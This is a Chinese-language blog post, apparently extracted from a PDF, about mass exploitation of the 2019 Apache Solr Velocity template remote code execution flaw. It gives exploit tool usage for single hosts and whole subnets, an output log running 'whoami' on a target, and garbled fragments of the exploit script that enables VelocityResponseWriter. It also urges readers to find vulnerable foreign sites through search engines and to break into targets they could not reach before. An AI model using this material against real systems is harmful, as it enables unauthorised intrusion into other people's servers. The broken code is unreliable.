# Apache Solr最新RCE批量验证

## HACK学习 HACK学习呀

2019-11-02原文

### 关于漏洞详情,见Freebuf文章:

https://www.freebuf.com/vuls/218730.html

### Apache Solr最新RCE漏洞分析

△ 平安银行应用安全团队 ② 2019-11-01 共28065人围观,发现3个不明物体 WEB安全 漏洞


#### 引言

Apache Solr爆出RCE 0day漏洞(漏洞编号未给出),这里简单的复现了对象,对整个RCE的流程做了一下分析,供各位看官参考。

### 漏洞复现

复现版本: 8.1.1

实现RCE,需要分两步,首先确认,应用开启了某个core (可以在Core Admin中查看),实例中应用开启了mycore,



### 批量利用

https://github.com/k8gege/SolrExp


# SolrExp

## Apache Solr <= 8.2.0 Oday漏洞 (速度)

## で用法


别 名 : python exp.py url cmd

或Cscan url



批 量 C 段 : Cscan 192.168.1.8/24

批量URL: Cscan (同目录放url.txt)



CSscan下载地址: https://github.com/k8gege/K8CScan

EXP来源: Github&k8gege, 喜欢记得点个star!

Github上的下载回来如果运行报错,可以用下下面的这个

### 脚本修改,支持python3:

```
import
import
import

import


# C:\Users\null\Desktop\SolrOday>python exp.py
http://192.168.1.26:8983 whoami
# Apache Solr Template Oday Exploit by k8gege
# Upconfig: http://192.168.1.26:8983/solr/k8/config
# ExecCmd: 0 win-4udh62v7dmn\null
def getname(url):
```

```
url += "/solr/admin/cores?wt=json&indexInfo=false"
      name = list(json.loads(conn.text)["status"])[0]
def upconfig(url,
   url
   print
   headers = {"Content-Type": "application/json"}
       "class": "solr.VelocityResponseWriter",
       "template.base.dir":
       "solr.resource.loader.enabled":
                                              "true"
headers=headers)
def
                                       poc(url,cmd):
                                        getname(url)
   upconfig(url,
```


其实就是在print后面加了()

### 如何验证

### Google语法:



上Google随便找了几个国外的站点,均可成功,可以自己去验证下



或者其他空间搜索引擎[fofa,zoomeye,shodan]均可,利用title或者端口的语 法去搜索


之前干不下的项目,如果存在该漏洞,可以去秒他了,祝好运



希望部署了该项目的公司可以自查下,尽快修复或者临时关闭对外开放

工具参考来源: Github/K8gege

漏洞验证文章参考来源: Freebuf



## 精选留言

用户设置不下载评论